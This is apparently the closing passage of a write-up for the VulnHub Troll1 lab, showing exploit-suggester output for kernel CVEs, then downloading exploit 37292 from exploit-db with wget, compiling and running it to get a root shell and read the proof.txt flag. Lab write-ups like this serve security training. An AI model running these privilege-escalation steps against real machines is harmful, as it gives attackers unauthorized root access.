Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2017-6074] dccp
Details: http://www.openwall.com/lists/oss-security/2017/02/22/3
Exposure: probable
Tags: [ ubuntu=(14.04|16.04) ]{kernel:4.4.0-62-generic}
Download URL: https://www.exploit-db.com/download/41458
Comments: Requires Kernel be built with CONFIG_IP_DCCP enabled. Includes partial SMEP/SMAP bypass

[+] [CVE-2016-2384] usb-midi
Details: https://xairy.github.io/blog/2016/cve-2016-2384
Exposure: probable
Tags: [ ubuntu=14.04 ],fedora=22
```

After trying all the exploits one by one, the exploit 37292 was successful.

This is a C exploit.

Download the exploit: wget <https://www.exploit-db.com/download/37292>

Rename the file with an .C extension and run the exploit

Commands:

- 1) gcc 37292.c
- 2) ./a.out

Now we've got the root access

Now, just locate the flag file which is proof.txt and read it.

```
File Actions Edit View Help
riddhish@kali: ~/Desktop/pentest/vulnhub/troll1
riddhish@kali: ~/Desktop/pentest/vulnhub/troll1

100%[>] 5,119 --.-K/s in 0s
2022-06-04 09:52:27 (298 MB/s) - '37292' saved [5119/5119]

overflow@troll:/tmp$ ls
37292
overflow@troll:/tmp$ nano 37292
overflow@troll:/tmp$ gcc 37292.c
overflow@troll:/tmp$ pwd
/tmp
overflow@troll:/tmp$ whoami
overflow
overflow@troll:/tmp$ gcc 37292.c -o exploit
overflow@troll:/tmp$ ls
37292 37292.c a.out exploit
overflow@troll:/tmp$ ./a.out
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
# ls
37292 37292.c a.out exploit
# locate proof.txt
/root/proof.txt
# cat /root/proof.txt
Good job, you did it!

702a8c18d29c6f3ca0d99ef5712bfbdc
#
```

Proof.txt reads

702a8c18d29c6f3ca0d99ef5712bfbdc

-----EOF-----